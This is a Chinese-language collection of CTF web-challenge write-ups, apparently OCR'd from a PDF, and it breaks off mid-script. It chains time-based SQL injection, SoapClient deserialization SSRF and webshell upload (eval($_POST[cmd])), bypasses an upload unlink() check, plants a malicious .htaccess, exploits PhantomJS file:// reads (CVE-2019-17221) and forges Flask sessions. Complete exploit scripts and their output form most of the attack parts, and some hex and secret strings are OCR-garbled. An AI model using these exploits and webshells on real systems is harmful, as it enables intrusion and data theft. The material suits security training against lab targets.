
```python
# -*- coding:utf-8 -*-
import hashlib

for num in range(10000,9999999999):
    res = hashlib.md5(str(num).encode()).hexdigest()
    if res[0:5] == "af1e5":
        print(str(num))
        break
```

注册一个test用户登陆查看，只有一个publish的功能


可能存在sql注入，但测试没啥反应
Dirsearch扫描目录发现有index.php~文件，是编辑器留下的备份文件

Action的被写死在一个列表里，可以看到还有个phpinfo
把config.php~ user.php~的也看一下
User.php这有个上传但需要admin权限

跟进上半部分这个insert函数，在config.php




写入的数据会先被get_column函数处理，会被用用反引号包裹起来



关键点其实是在preg_replace那，所有的反引号转换成了单引号，那么就可以进行注入了

使用`)去闭合，注入点在signature位置，最终执行的sql语句如图




Exp：

```
# encoding=utf-8
#python2


import  requests
import string
import time

url = 'http://b3e54b20-f328-4a32-8847-660af06f9e85.node4.buuoj.cn:81/index.php?action=publish'
cookies = {"PHPSESSID": "vama32u1uclof287jhsrguv0q2"}
data = {
 "signature": "",
 "mood": 0
}
table = string.digits + string.lowercase + string.uppercase


def post():
        password = ""
        for i in range(1, 33):
                for j in table:
                    signature = "1`,if(ascii(substr((select password from ctf_users where username=0x61646d696e)
,%d,1))=%d,sleep(3),0))#"%(i, ord(j))       #这儿的0x61646d696e是admin的十六进制，当然用`admin`代替也可以
                    data["signature"] = signature
   #print(data)
                    try:
                            re = requests.post(url, cookies = cookies, data = data, timeout = 3)
            #print(re.text)
                    except:
                        password += j
                        print(password)
                        break
        print(password)

def main():
 post()

if __name__ == '__main__':
 main()
```

密码为`jaivypassword`

再看到登录这里，要登录admin用户还会检测ip，且是$_SERVER['REMOTE_ADDR']无法伪造，那么只能找一个ssrf的点，进行登录



找到一个反序列化的点可以利用**php原生类soapclient反序列化**进行ssrf，通过?action=phpinfo看到php开启了soap拓展，这里当不是admin身份的时候进入这个if语句，然后取出第二行的数据进行反序列化


```
soap

Soap Client => enabled
Soap Server => enabled

Directive => Local Value => Master Value
soap.wsdl_cache => 1 => 1
soap.wsdl_cache_dir => /tmp => /tmp
soap.wsdl_cache_enabled => 1 => 1
soap.wsdl_cache_limit => 5 => 5
soap.wsdl_cache_ttl => 86400 => 86400
```

获取的是本机的ip，然后在对这段内容序列化后使用addslashes进行转义，可以利用mysql在读数据的时候会把括号内的16进制转成原来的字符串的特性绕过这个转义

生成序列化payload的脚本：

```php
<?php
$target = 'http://127.0.0.1/index.php?action=login';
$post_string = 'username=admin&password=jaivypassword&code=Ixk5iXwrUkJdacRF553V';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: PHPSESSID=gkpe4nhjg5dhv2l3kk5o6tglh4'
    );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-urlencoded^^'.join('^^',$headers).'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_string,'uri'
   => "aaab"));

$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo bin2hex($aaa);
?>
```

这里的code还有PHPSESSID需要和我们准备用来登录的一样，从我们的浏览器预先生成一个会话，在本地解决验证码，并将 PHPSESSID 与请求以及验证码的解决方案一起发送到验证码（验证码的解决方案与我们的会话相关联）。如果 SSRF 成功，这PHPSESSID将是一个管理员认证的会话。为了防止干扰开两个浏览器，一个打，一个准备登录
将生成的payload，打到sql注入的地方即可
上传那里没有什么阻碍，直接传即可，这里使用脚本自动化操作，https://github.com/rkmylo/ctf-write-ups/blob/master/2018-n1ctf/web/easy-php-540/solve_ssrf_rce.py 拿原题脚本改了下


```python
#python2
import re
import sys
import string
import random
import requests
import subprocess
from itertools import product
import hashlib


_target = 'http://b3e54b20-f328-4a32-8847-660af06f9e85.node4.buuoj.cn:81/'
_action = _target + 'index.php?action='

def get_creds():
    username = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    password = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    return username, password

def solve_code(html):
    code = re.search(r'Code\(substr\(md5\(\?\), 0, 5\) === ([0-9a-f]{5})\)', html).group(1)
    for num in range(10000,99999999):
```

```
    for num in range(10000,99999999):
        res = hashlib.md5(str(num).encode()).hexdigest()
        if res[0:5] == code:
            print(str(num))
            return str(num)
            break


def register(username, password):
    resp = sess.get(_action+'register')
    code = solve_code(resp.text)
    sess.post(_action+'register', data={'username':username,'password':password,'code':code})
    return True

def login(username, password):
    resp = sess.get(_action+'login')
    code = solve_code(resp.text)
    sess.post(_action+'login', data={'username':username,'password':password,'code':code})
    return True

def publish(sig, mood):
    return sess.post(_action+'publish', data={'signature':sig,'mood':mood})#, proxies={'http':'127.0.0.1:8080'})

def get_prc_now():
    # date_default_timezone_set("PRC") is not important
    return subprocess.check_output(['php', '-r', 'date_default_timezone_set("PRC"); echo time();'])

def get_admin_session():
    sess = requests.Session()
    resp = sess.get(_action+'login')
    code = solve_code(resp.text)
    return sess.cookies.get_dict()['PHPSESSID'], code

def brute_filename(prefix, ts, sessid):
    ds = [''.join(i) for i in product(string.digits, repeat=3)]
    ds += [''.join(i) for i in product(string.digits, repeat=2)]
    # find uploaded file in max 1100 requests
    for d in ds:
        f = prefix + ts + d + '.jpg'
        resp = requests.get(_target+'adminpic/'+f, cookies={'PHPSESSID':sessid})
        if resp.status_code == 200:
            return f
    return False

print '[+] creating user session to trigger ssrf'
sess = requests.Session()

username, password = get_creds()

print '[+] register({}, {})'.format(username, password)
register(username, password)

print '[+] login({}, {})'.format(username, password)
login(username, password)

print '[+] user session => ' + sess.cookies.get_dict()['PHPSESSID'] + ' '

print '[+] getting fresh session to be authenticated as admin'
phpsessid, code = get_admin_session()
print code
```

```
ssrf = 'http://127.0.0.1/\x0d\x0aContent-Length:0\x0d\x0a\x0d\x0a\x0d\x0aPOST /index.php?action=login HTTP/1.1\x
0d\x0aHost: 127.0.0.1\x0d\x0aCookie: PHPSESSID={}\x0d\x0aContent-Type: application/x-www-form-urlencoded\x0d\x0a
Content-Length: {}\x0d\x0a\x0d\x0ausername=admin&password=jaivypassword&code={}\x0d\x0a\x0d\x0aPOST /foo\x0d\x0a
'.format(phpsessid, len(code)+43, code)
print ssrf
mood = 'O:10:\"SoapClient\":4:{{s:3:\"uri\";s:{}:\"{}\";s:8:\"location\";s:39:\"http://127.0.0.1/index.php?actio
n=login\";s:15:\"_stream_context\";i:0;s:13:\"_soap_version\";i:1;}}'.format(len(ssrf), ssrf)
mood = '0x'+''.join(map(lambda k: hex(ord(k))[2:].rjust(2, '0'), mood))

payload = 'a`,{})#'.format(mood)

print '[+] final sqli/ssrf payload: ' + payload

print '[+] injecting payload through sqli'
resp = publish(payload, '0')

print '[+] triggering object deserialization -> ssrf'
sess.get(_action+'index')#, proxies={'http':'127.0.0.1:8080'})

print '[+] admin session => ' + phpsessid

# switching to admin session
sess = requests.Session()
sess.cookies = requests.utils.cookiejar_from_dict({'PHPSESSID': phpsessid})

print '[+] uploading stager'
shell = {'pic': ('test.php', '<?php eval($_POST[cmd]);', 'image/jpeg')}
resp = sess.post(_action+'publish', files=shell)#, proxies={'http':'127.0.0.1:8080'})
print(resp.text)
prc_now = get_prc_now()[:-1]  # get epoch immediately

if 'upload success' not in resp.text:
    print '[-] failed to upload shell, check admin session manually'
    sys.exit(0)
```

```
C:\Users\      .Desktop>py -2 1.py
[+] creating user session to trigger ssrf
[+] register(enzuvtal18, h8oxfmhld4)
80933
[+] login(enzuvtal18, h8oxfmhld4)
254866
[+] user session => 5fi9rh3sam5ag46e2cafg6e656
[+] getting fresh session to be authenticated as admin
80333
80333
http://127.0.0.1/
Content-Length:0


POST /index.php?action=login HTTP/1.1
Host: 127.0.0.1
Cookie: PHPSESSID=19mvpgb4up8j2m7rakposjl172
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

username=admin&password=jaivypassword&code=80333

POST /foo

[+] final sqli/ssrf payload: a`,0x4f3a31303a22536f6170436c69656e74223a343a7b733a333a22757269223b733a3237373a2268747470
2f2f3132372e302e302e312f0d0a436f6e74656e742d4c656e6774683a300d0a0d0a0d0a504f5354202f696e6465782e7068703f616374696f6e3d6
6f67696e20485454502f312e310d0a486f73743a203132372e302e302e310d0a436f6f6b69653a20504850534553534944d31396d767067623475
386a326d3772616b706f736a6c3137320d0a436f6e74656e742d547970653a206170706c69636174696f6e2f782d7777772d666f726d2d75726c656
636f6465640d0a436f6e74656e742d4c656e6774683a2034380d0a0d0a757365726e616d653d61646d696e2670617373776f72643d6a6169767970
7373776f726426636f64653d383033333330d0a0d0a504f5354202f666f6f0d0a223b733a383a226c6f636174696f6e223b733a33393a2268747470
2f2f3132372e302e302e312f696e6465782e7068703f616374696f6e3d6c6f67696e223b733a31353a225f737472656165d5f636f6e74657874223b
3a303b733a31333a225f736f61705f766572273696f6e223b693a313b7d)#
[+] injecting payload through sqli
[+] triggering object deserialization -> ssrf
[+] admin session => 19mvpgb4up8j2m7rakposjl172
[+] uploading stager
Hello admin<br>Orz...大佬果然进来了!<br>但jaivy说flag不在这,要flag,来内网拿...<br><script>alert('test phpupload success'
);</script><script>alert('ok');self.location='index.php?action=publish';</script>
```


已经上传木马到/upload/test.php了蚁剑连接就行，密码cmd
根据提示在内网，打开虚拟终端，查看网卡信息，找到了内网的ip段，用插件可以扫描端口



用curl将页面内容保存下来，我这-O没保存成功 直接复制出去保存的


```php
<?php
$sandbox = '/var/sandbox/'. md5("prefix". $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if($_FILES['file']['name']){
    $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
    if (!is_array($filename)) {
        $filename = explode('.', $filename);
    }
    $ext = end($filename);
    if($ext==$filename[count($filename) - 1]){
        die("try again!!!");
    }
    $new_name = (string)rand(100,999).".".$ext;
    move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
    $_ = $_POST['hello'];
    if(@substr(file($_)[0],0,6)==='@<?php'){
        if(strpos($_,$new_name)===false) {
            include($_);
        } else {
            echo "you can do it!";
        }
    }
     unlink($new_name);
}
else{
    highlight_file(__FILE__);
}
```

对于不是数组的filename进行了一堆严格的限制，但是没有对数组进行限制，所以我们可以考虑用数组进行绕过，`要求filename的end和filename的[count-1]`不能相等，那么直接传两个就行如：`file[1]=111&file[2]=php`




```php
    $new_name = (string)rand(100,999).".".$ext;
    move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
    $_ = $_POST['hello'];
    if(@substr(file($_)[0],0,6)==='@<?php'){
        if(strpos($_,$new_name)===false) {
            include($_);
        } else {
            echo "you can do it!";
        }
    }
  unlink($new_name);
```


这里保存文件使用的随机文件名，以及最后的unlink删除文件，构造目录穿越的文件名进行绕过`/../shell.php`

参考：https://blog.csdn.net/a3320315/article/details/104132751

第一种

简单说就是 PHP 在读写文件的时候需要打开文件流，会把路径标准化为绝对路径。

但是在删除或者重命名的时候，不会打开文件流，文件名除了前缀以外的位置如果还含有路径，就会删除失败。

如果 POST:

```
file[1]=aaa&file[0]=php/.
```

则新的文件名为 `xxx.php/.`，在 `move_uploaded_file()` 处理的时候，会转化为绝对路径，成功将 `xxx.php` 保存。

但是 `unlink()` 删除失败，`xxx.php` 就被保存了下来。

第二种

```
file[1]=aaa&file[0]=php/../shell.php
```

新的文件名为 `xxx.php/../shell.php`，用了一个相对路径，创建的其实是当前目录下的shell.php，同样也能绕过 `unlink()`。

我们采用第二种方法，因为这样就能绕过随机数，不用去爆破随机数~~

利用postman构造phpcurl包

第一种

简单说就是 PHP 在读写文件的时候需要打开文件流，会把路径标准化为绝对路径。

但是在删除或者重命名的时候，不会打开文件流，文件名除了前缀以外的位置如果还含有路径，就会删除失败。

如果 POST：

```
file[1]=aaa&file[0]=php/.
```

则新的文件名为 `xxx.php/.`，在 `move_uploaded_file()` 处理的时候，会转化为绝对路径，成功将 `xxx.php` 保存。

但是 `unlink()` 删除失败，`xxx.php` 就被保存了下来。


第二种

```
file[1]=aaa&file[0]=php/../shell.php
```


新的文件名为 `xxx.php/../shell.php`，用了一个相对路径，创建的其实是当前目录下的shell.php，同样也能绕过 `unlink()`。

我们采用第二种方法，因为这样就能绕过随机数，不用去爆破随机数~~

这里的file那shell.php的内容为 `@<?php echo` find /etc -name *flag* -exec cat {} + `;`



hello那的名字要和上传的文件名字一样，不然就访问不到了



Code那生成代码，但生成的并没有shell.php的内容，需要自己添加，参考赵总的，我这里懒得登录上传直接在蚁剑那新建了一个，保存完直接访问即可

```php
<?php

$curl = curl_init();

curl_setopt_array($curl, array(
  CURLOPT_URL => 'http://10.0.97.6',
  CURLOPT_RETURNTRANSFER => true,
  CURLOPT_ENCODING => '',
  CURLOPT_MAXREDIRS => 10,
  CURLOPT_TIMEOUT => 0,
  CURLOPT_FOLLOWLOCATION => true,
  CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
  CURLOPT_CUSTOMREQUEST => 'POST',
  CURLOPT_POSTFIELDS => "------WebKitFormBoundary7MA4YWxkTrZu0gW\r\nContent-Disposition: form-data; name=\"file\
"; filename=\"shell.php\"\r\nContent-Type: false\r\n\r\n@<?php echo `find /etc -name *flag* -exec cat {} +`;\r\n
\r\n------WebKitFormBoundary7MA4YWxkTrZu0gW\r\nContent-Disposition: form-data; name=\"hello\"\r\n\r\ntest.php\r\
n------WebKitFormBoundary7MA4YWxkTrZu0gW\r\nContent-Disposition: form-data; name=\"file[1]\"\r\n\r\n111\r\n-----
-WebKitFormBoundary7MA4YWxkTrZu0gW\r\nContent-Disposition: form-data; name=\"file[2]\"\r\n\r\n/../test.php\r\n--
----WebKitFormBoundary7MA4YWxkTrZu0gW\r\nContent-Disposition: form-data; name=\"submit\"\r\n\r\nSubmit\r\n------
WebKitFormBoundary7MA4YWxkTrZu0gW--",
  CURLOPT_HTTPHEADER => array(
    "Postman-Token: a23f25ff-a221-47ef-9cfc-3ef4bd560c22",
    "cache-control: no-cache",
    "content-type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW"
  ),
));

$response = curl_exec($curl);

curl_close($curl);
echo $response;
```

当然这里上传文件的步骤也可以在虚拟终端里直接用curl，上传一个shell.php到终端同目录下

```php
@<?php echo `find /etc -name *flag* -exec cat {} +`;
```


如果使用了-F参数，curl就会以 multipart/form-data 的方式发送POST请求。-F参数以name=value的方式来指定参数内容，如果值是一个文件，则需要以name=@file的方式来指定。

```
curl 'http://10.0.97.6' -F 'hello=test.php' -F 'file=@shell.php' -F 'file[1]=111' -F 'file[2]=./../test.php'
```


[JMCTF 2021]UploadHub

关键字：.htaccess开启当前目录php解析

对后缀名做了个白名单



看源码差点还以为是sql注入了，源码包里面还有个apache2.conf配置文件中php_flag engine 设置为0，会关闭该目录和子目录的php解析



通过上传.htaccess文件在/upload 目录下来开启php解析

```
<FilesMatch .htaccess>
SetHandler application/x-httpd-php
Require all granted
php_flag engine on
</FilesMatch>

php_value auto_prepend_file .htaccess
#<?php eval($_POST['cmd']);?>
```

强制所有匹配的文件被一个指定的处理器处理

```
ForceType application/x-httpd-php
SetHandler application/x-httpd-php
```

> php_flag engine on #开启PHP的解析 php_value auto_prepend_file .htaccess
> 在主文件解析之前自动解析包含.htaccess的内容

查看phpinfo看到system等常用命令执行函数被禁用

```
var_dump(file_get_contents("/flag"));
```

或者使用`<file>`标签，其优先级高于`<directory>`

```
<Files "*.gif">
SetHandler application/x-httpd-php
php_flag engine on
</Files>
```

再上传个gif后缀的马就行

也可使用正则盲注


```
import requests
import string
import hashlib
ip = '74310c5695d734e667dc2250a05dcd29'//修改成自己的
print(ip)

def check(a):
    htaccess = '''
    <If "file('/flag')=~ /'''+a+'''/">
    ErrorDocument 404 "wupco6"
    </If>
    '''
    resp = requests.post("http://ec19713a-672c-4509-bc22-545487f35622.node3.buuoj.cn/index.php?id=69660",data={'
submit': 'submit'}, files={'file': ('.htaccess',htaccess)} )
    a = requests.get("http://ec19713a-672c-4509-bc22-545487f35622.node3.buuoj.cn/upload/"+ip+"/a").text

    if "wupco" not in a:
        return False
    else:
        print(a)
        return True
flag = "flag{"
check(flag)

c = string.ascii_letters + string.digits + "\{\}"
for j in range(32):
    for i in c:
        print("checking: "+ flag+i)
        if check(flag+i):
            flag = flag+i
            print(flag)
            break
        else:
            continue
```

[FireshellCTF2020]ScreenShooter


关键字：CVE-2019-17221爬虫xml

一个对网页的截图功能，试了下file协议不行

https://beeceptor.com/ 可以检查http请求，我们创建一个端点后，在网页内请求该端点，查看使用的爬虫信息，我自己做的时候死活获取不到请求信息，后来发现是不能用https



可以清楚看到使用PhantomJS爬虫，搜索PhantomJS发现存在任意文件上传漏洞CVE-2019-17221，通过file://URL的XMLHttpRequest触发



```
<!DOCTYPE html>
<html>
<head>
 <title></title>
</head>
<body>
 <script type="text/javascript">
  var karsa;
  karsa = new XMLHttpRequest;
  karsa.onload = function(){
   document.write(this.responseText)
  };
  karsa.open("GET","file:///flag");
  karsa.send();
 </script>
</body>
</html>
```


丢vps上让靶机去访问

[CISCN2019 总决赛 Day1 Web3]Flask Message Board

关键字：模板注入，session伪造

测试模板注入，三个都填{{10*10}}直接提示hacker了

单独Author那没事，另外两个正常填，{{config}}获取secret_key



伪造session 获得admin身份

```
D:\CTF\flask-session-cookie-manager-master>python flask_session_decode.py eyJhZGlpbiI6ZmFsc2UsIm5hbWUiOiJ7e2NvbmZpZ319I
0.YWMOrQ.HbOONqF2K7YueEeToPWg2xdvr6O
{'admin': False, 'name': '{{config}}'}
```

```
flask-unsign --sign --cookie "{'admin': True}" --secret “11|iilIilI11|1|IlIII1l1||11ilI|I1i1iIlI1”
```

```
D:\CTF\flask-session-cookie-manager-master>flask-unsign --sign --cookie "{'admin': True}" --secret "11|iilIilI11|1|IIIII
l1||1iiiI|IIiiiIIII"
eyJhZGlpbiI6dHJ1ZX0.YWMeFg.dIZJQTKGrajCDDEInxU4sulUomo
```

不过这题好像环境出问题了，这session我kali和win都生成过了好几遍，访问/admin还是显示不是admin的session，用脚本跑了个循环也一直是不对

```
import requests
import re,sys
from flask.sessions import SecureCookieSessionInterface
target = 'http://aa94f7b4-108d-4bd8-a7f1-513c1174daea.node4.buuoj.cn:81/'

secret_key = 'IiI1|li1|l|il1illlllllI1||I1l|III1i1||iI|'


class App(object):
    def __init__(self):
        self.secret_key = None
app = App()
app.secret_key = secret_key

si = SecureCookieSessionInterface()
